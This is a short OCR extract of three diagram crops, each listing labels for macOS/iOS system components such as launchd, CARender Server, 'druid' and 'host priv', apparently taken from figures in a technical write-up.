

SafetyNet
CARender Server
launchd
druid
host priv
blanket



SafetyNet
CARender Server
launchd
druid
druid task
host priv
blanket



SafetyNet
CARender Server
launchd
druid
host priv
blanket
druid task

